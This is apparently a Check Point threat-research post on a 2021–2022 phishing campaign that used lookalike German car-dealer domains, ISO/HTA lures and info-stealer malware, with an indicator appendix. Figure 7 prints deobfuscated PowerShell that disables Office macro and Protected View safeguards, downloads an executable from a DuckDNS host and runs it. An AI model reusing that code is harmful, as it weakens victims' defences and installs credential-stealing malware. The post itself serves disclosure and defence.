Info-stealer Campaign targets German Car Dealerships and Manufacturers

blog.checkpoint.com/2022/05/10/a-german-car-attack-on-german-vehicle-businesses/

May 10, 2022

Introduction:

It started with a seemingly benign email, dealing with the purchase of a vehicle, and ended in a reveal of a months' long campaign targeting German organizations. Most of the targets are related to the German auto-industry sector and the attacks were designed to deploy various types of info-stealing malware. The threat actors behind the operation registered multiple lookalike domains, all imitating existing German auto businesses that they later used to send phishing emails and to host the malware infrastructure.

In the following publication, we review the details of this operation, from the initial infrastructure preparations, through the different infection-chain stages, to the details of the final payloads.

Key findings:

- Dedicated campaign targeting German companies with a focus on German car dealerships and manufacturers.
- Extensive infrastructure designed to look like existing German car dealerships and manufacturers.
- Emails with receipts and contracts in German, designed to instill confidence and lure recipients were sent to carefully selected targets.
- The main malware hosting site is an Iranian hosted non-governmental website with a double connection to the campaign.

Detailed description:

Germans love their cars, goes the cliché, which might have been the inspiration for a malicious email received by a German business.

The email was designed to look as if it had been sent from a car dealership, autohous[.]lips, with the subject line “re: order.” Written in German, the email includes an ISO file attachment labeled as “vehicle invoice.” When the recipient double clicked the ISO attachment, a short warning message appeared, after which the user was required to open an .HTA (HTML Applications) file.



Figure 1 - Email, German source

Figure 2 - Email, English translation

The use of ISO disk image archives is a known technique used to bypass NTFS Mark-of-the-Web trust control (MOTW). (See MITRE ref. here)
Files extracted from ISO archives are not tagged as MOTW, and therefore, even if they are downloaded from the internet, no warning is displayed to the user.



Figure 3 – Alert pop-up for opening an email attachment

Archived in the ISO file is an .HTA file, which is opened by the Mshta.exe utility in Windows OS. It is often used by threat-actors to execute HTML files with embedded JavaScript or VBScript. Even advanced threat groups such as APT29 were recently reported to use this combination of ISO and HTA files against European diplomats.



Figure 4 – Infection chain

The HTA file includes HTML code to display a purchase contract in German

Kaufvertrag

für Fahrzeuge mit Mehrwertsteuerausweis

Verkauft wird nachfolgendes Kraftfahrzeug: Int. Nr.: / GW NR.:

Hersteller Typ
Fahrgestellnummer Erstzulassung
KM laut Vorbesitzer

VW
Amarok 3.0 TDI WV1ZZZ2HZLH010806 05.12.2019
22000

GW-ROS-22//Nr301

Gebrauchtwagen-Verkaufsbedingungen folgen auf Seite 2 und 3.

Das Fahrzeug hat ein Jahr die Gewährleistung inkl. Hausgarantie AH EC CAR GARANTIE (die AGBs für die Garantie wurde dem Kd. übergeben)
Das Fahrzeug wird im gebrauchten Zustand verkauft / übergeben. Der Käufer hat eine Besichtigung durchgeführt und akzeptiert den gegenwärtigen Zustand
weiteren Zusicherungen abgegeben wurden, die nicht schriftlich im Kaufvertrag niedergelegt und sowie die Kenntnis / regelrechte Möglichkeit der Kenntn
die diesem Vertrag zu Grunde liegen. Mit dem Käufer wurde besprochen, dass bei einem Fahrzeug dieses Alters und dieser Laufleistung mit verschleißbedi
können frühere Unfälle, Korrosionsschäden sowie andere sichtbare und unsichtbare Schäden an der Karosserie, am Fahrgestell, an der Bodengruppe oder an
Firma Excellence Cars hat mit dem Vorbesitzer nichts zu tun und hat an dem Fahrzeug nichts lackiert auch nichts repariert,
Vorlackierungen und vorbehalten (verschweigt den Kunden nichts). Lackierungen und Instandsetztungsarbeiten im Rahmen der Fahrzeugaufbereitung durchg

Der Verkäufer versichert, dass das Fahrzeug sein Eigentum ist und keine Rechte Dritter darauf lasten. Bis zur restlosen Tilgung des Kaufpreises bleibt das Fa
innerhalb von 10 Werktagen ab Vertragsschluss abzuholen.

Figure 5 – Car purchase contract displayed to victim

While Mshta.exe displays a decoy car purchase contract, in the background it executes a VBScript code. We found several versions of these scripts, some triggering PowerShell code, some obfuscated and others in plain text. All of them download and execute various MaaS (Malware as a Service) info-stealers.



Figure 6 – .HTA file content

With later versions of the HTA file, PowerShell code is used to change registry values to enable Office macros and run Outlook attachments and files downloaded from the internet in non-protected mode.

```
$versionArray = @("11.0","12.0","14.0","15.0","16.0");
$officeType=@("word","excel");
foreach($version in $versionArray)
        {foreach($type in $officeType)
        {
        if(test-path hkcu:\software\microsoft\office\$version\$type\security)
                        {set-itemproperty hkcu:\software\microsoft\office\$version\$type\security -name
                vbawarnings -value 1 -type dword};      if(test-path
                hkcu:\software\microsoft\office\$version\$type\security\protectedview)
                        {set-itemproperty hkcu:\software\microsoft\office\$version\$type\security\protectedview -
                name disableinternetfilesinpv -value 1 -type dword};
        if(test-path hkcu:\software\microsoft\office\$version\$type\security\protectedview)
                        {set-itemproperty hkcu:\software\microsoft\office\$version\$type\security\protectedview -
                name disableattachementsinpv -value 1 -type dword}; // attachments from outlook will not open in
                protected view
        if(test-path hkcu:\software\microsoft\office\$version\$type\security\protectedview)
                        {set-itemproperty hkcu:\software\microsoft\office\$version\$type\security\protectedview -
                name disableunsafelocationsinpv -value 1 -type dword}}}; // files located in unsafe location will not
                open in unprotected view
wget "http://backupsoldyn.duckdns.org/11d/testing.exe" -outfile "$env:allusersprofile\scvhost32bits.exe";
invoke-wmimethod win32_process create "$env:allusersprofile\scvhost32bits.exe
```

Figure 7 – Deobfuscated PowerShell code for registry setup

Infrastructure

The first email we examined was sent from autohous-lips[.]de. It is a lookalike domain which was registered and resolved shortly before it was used to send the email. Another email which carried a similar .ISO archive was sent from fiat-amenn[.]de.
Both email address impersonate existing car-related businesses in Germany.
Mapping the domains to their hosting server IP addresses, we encountered more than 30 other domains, all registered in recent months, all of whom imitate existing German auto-industry related businesses with a single character variation.



Figure 9 – Mapping of domains to hosting servers' IPs

Using these domains as our starting point, we tracked more emails on VirusTotal that were part of this campaign. These additional emails were sent from 6 of the previously discovered

Figure 10 – Impersonated domains and websites and their lookalike domains

domains. In one case, auto-falkanhahn[.]de, the threat actors used this domain as a malware-hosting site for their final payload. Although the first malicious email we tracked dated back to the end of July 2021, most of the emails we found were sent in three waves:, at the end of October 2021, the end of November 2021 and mid-March 2022.

The attackers began registering domains before the attacks and we noticed this trend continued as we tracked the operation.



Figure 11 – Gradual resolution periods of lookalike domains

Dropped payloads

We encountered three methods of hosting the payloads. In the first wave of emails, the malware-hosting sites used DuckDNS URLs. In one case we found a direct URL to one of the lookalike domains. The majority of cases used a single website hosted in Iran – bornagroup[.]ir.

We encountered several executables hosted on this site, which frequently changed its location and type. (See Appendix). The payloads were MaaS (Malware as a Service) info-stealers: AZORult, BitRAT and Raccoon. All are available for purchase in various markets and groups.

Victimology and attribution

We traced 14 targeted entities. All of the targets are German or related to German businesses, and most of them connected to the auto-industry, ranging from car dealerships to manufacturers. and the targets we located complies with these characteristics.
The identity of who is behind this operation is not clear. We found certain connections to Iranian non-state entities but it is unclear whether they were legitimate sites that were compromised or have a more substantial connection to this operation.
Bornagroup[.]ir is the main site used in this campaign to host various info-stealers. It was registered using the email address [.]com by an “Amir Heidari Forooshani.” This persona is connected to the campaign from two distinct sources. On one side,



Figure 12 – Hosting site double relation to German operation

bornagroup[.]ir is used to host various info-stealers, and it is used in multiple emails sent from a net of dedicated lookalike domains.
From another side, the sub-domain santandbnkplc[.]turbocell[.]ir, registered by the same registrant (Heidari), was used in a phishing operation targeting customers of a subsidiary of a Spanish bank in South America (Santander Bank). Another part of this “Santander” campaign is hosted on the same Iranian ISP. Its domain is registered under a name impersonating another German vehicle entity “Kfz – Sauter GmbH & Co. KG”. This same entity “Kfz – Sauter GmbH & Co. KG” was used to register a lookalike domain, groupschumecher[.]com, which is part of the main German-Auto campaign. This double connection may imply a more substantial Iranian link to the campaign.

Top 5 Anti-Phishing Principles

- **Inform Employees About Corporate Email Policies :**
  Every organization should have an email security policy, including anti-phishing principles defining acceptable use of email (and other communications solutions). This policy should describe acceptable and unacceptable use and how to respond to potential attacks (i.e. reporting suspicious emails to IT and deleting any known phishing content)

- **Review Password Security Best Practices:**
  User credentials are one of the primary targets of cybercriminals. If an attacker has an employee's password, it can be much more difficult to detect ongoing attacks since they can masquerade as a legitimate user. Additionally, employees commonly use the same password for multiple online accounts, meaning that a single breached password can grant an attacker access to a number of the employee's online accounts. For this reason, credential theft is a common target of phishing emails. It is important to educate employees about the threat posed by phishing emails and about password security best practices.
- **Deploy an Automated Anti-Phishing Solution:**
  Despite an organization's best efforts, employee cybersecurity education will not provide perfect protection against phishing attacks. These attacks are growing increasingly sophisticated and can even trick cybersecurity experts in some cases. While phishing education can help to reduce the number of successful phishing attacks against the organization, some emails are likely to sneak through. Minimizing the risk of phishing attacks to the organization requires AI-based ***anti-phishing software*** capable of identifying and blocking phishing content across all of the organization's communication services (email, productivity applications, etc.) and platforms (***employee workstations***, ***mobile devices***, etc.). This comprehensive coverage is necessary since phishing content can come over any medium, and employees may be more vulnerable to attacks when using mobile devices.
- **Educate Employees About Current Phishing Threats:**
  Phishing attacks use human nature to trick people into doing something that the attacker wants. Common techniques include creating a sense of urgency and offering the recipient of the email something that they desire, which increases the probability that the target will take action without properly validating the email. By offering information, goods, or opportunities related to a current event or creating a situation where the recipient believes that something has gone wrong (like a fake package delivery notification), these emails increase their probability of getting clicks. Phishing techniques and the pretexts used by cybercriminals to make their attacks seem realistic change regularly. Employees should be trained on current phishing trends to increase the probability that they can identify and properly respond to phishing attacks. The organization's email policy should be regularly reviewed as part of the organization's cybersecurity awareness training.

Conclusion

We discovered a targeted attack being aimed at German businesses, mainly car dealers. The threat actors are using a vast infrastructure designed to mimic existing German companies. The attackers used phishing emails, with a combination of ISO\HTA payloads that, if opened, would infect victims with various info stealing malware.
We do not have conclusive evidence of the attackers' motivation, but we believe it was more than simply harvesting credit card details or personal information. We have evidence

that this is an ongoing campaign that has been conducted since at least July 2021 (or possibly even earlier, since March). It may be related to industrial espionage or business fraud, but more information is required to establish the attackers' exact motivation.
The targets are carefully selected and the way the phishing emails were sent would allow correspondence between the victims and attackers. One possibility is that the attackers were trying to compromise car dealerships and use their infrastructure and data to gain access to secondary targets like larger suppliers and manufacturers. That would be useful for BEC (Business, Email Compromise) frauds or industrial espionage.
The social engineering attracted our attention, like how the threat actors selected the businesses to impersonate, also the phrasing of the emails and the attached documents. This type of attack is all about convincing the recipient of the authenticity of the lure. Gaining access to several victims at the same time gives a significant advantage to the attacker.

Check Point customers are protected against this attack.

Appendix – IoC

Domains:

1.	autohous-lips[.]de
2.	fiat-amenn[.]de
3.	autohuas-hesse[.]de
4.	fa-automobilie[.]de
5.	yereto[.]de
6.	bundauto[.]com
7.	car-place-rhienland[.]de
8.	autozantrum-cloppenburg[.]de
9.	cramer-schmits[.]de
10.	kfzrieter[.]de
11.	weissner-tuning[.]de
12.	autohaus-buschgbr[.]de
13.	auto-viotel[.]de
14.	lm-classiccars[.]de
15.	auto-centers[.]eu

16.	autohuas-e-c[.]de
17.	groupschumecher[.]com
18.	caravan-spezialistan[.]de
19.	ostgotahusbilsuthynring[.]de
20.	eh-loc[.]de
21.	autohaus-landharr[.]de
22.	atlasautomobiles[.]de
23.	skode-auto[.]de
24.	autohause-meissner[.]de
25.	auto-kerl-gmbh[.]de
26.	autohausnords[.]com
27.	sueverkreup[.]de
28.	asa-automobilie[.]com
29.	autohaus-schreoter[.]info
30.	autoland-ls[.]de
31.	carnextauction[.]com
32.	timachinary[.]nl
33.	rommacaravanservice[.]nl
34.	carnextauction[.]com
35.	stopke-essen[.]de
36.	globel-auto[.]de
37.	auto-falkanhahn[.]de
38.	bornagroup[.]ir
39.	Turbocell[.]ir

Hashes

File name	Hash

a-p.exe	328a984d512e3083df9d93b427b6967c
az.exe	10aa6a55a4f15064eb4a88278c41adbf
a.exe	3702037393f33c2dfe37ffdb2d91f8e1
d.exe	f52e56a246eed27f5aadb3260af1c340
s.exe	9e342a138b0c75165b98fb21f2f8db3d
d-clouded.exe	27429d579a6cbe009e08c2c61ede96ef
t.exe	a3ae5849d97598b908935a7d02757b4b
a.exe	43d590ddfe558c1c103b2f2c6cc18d87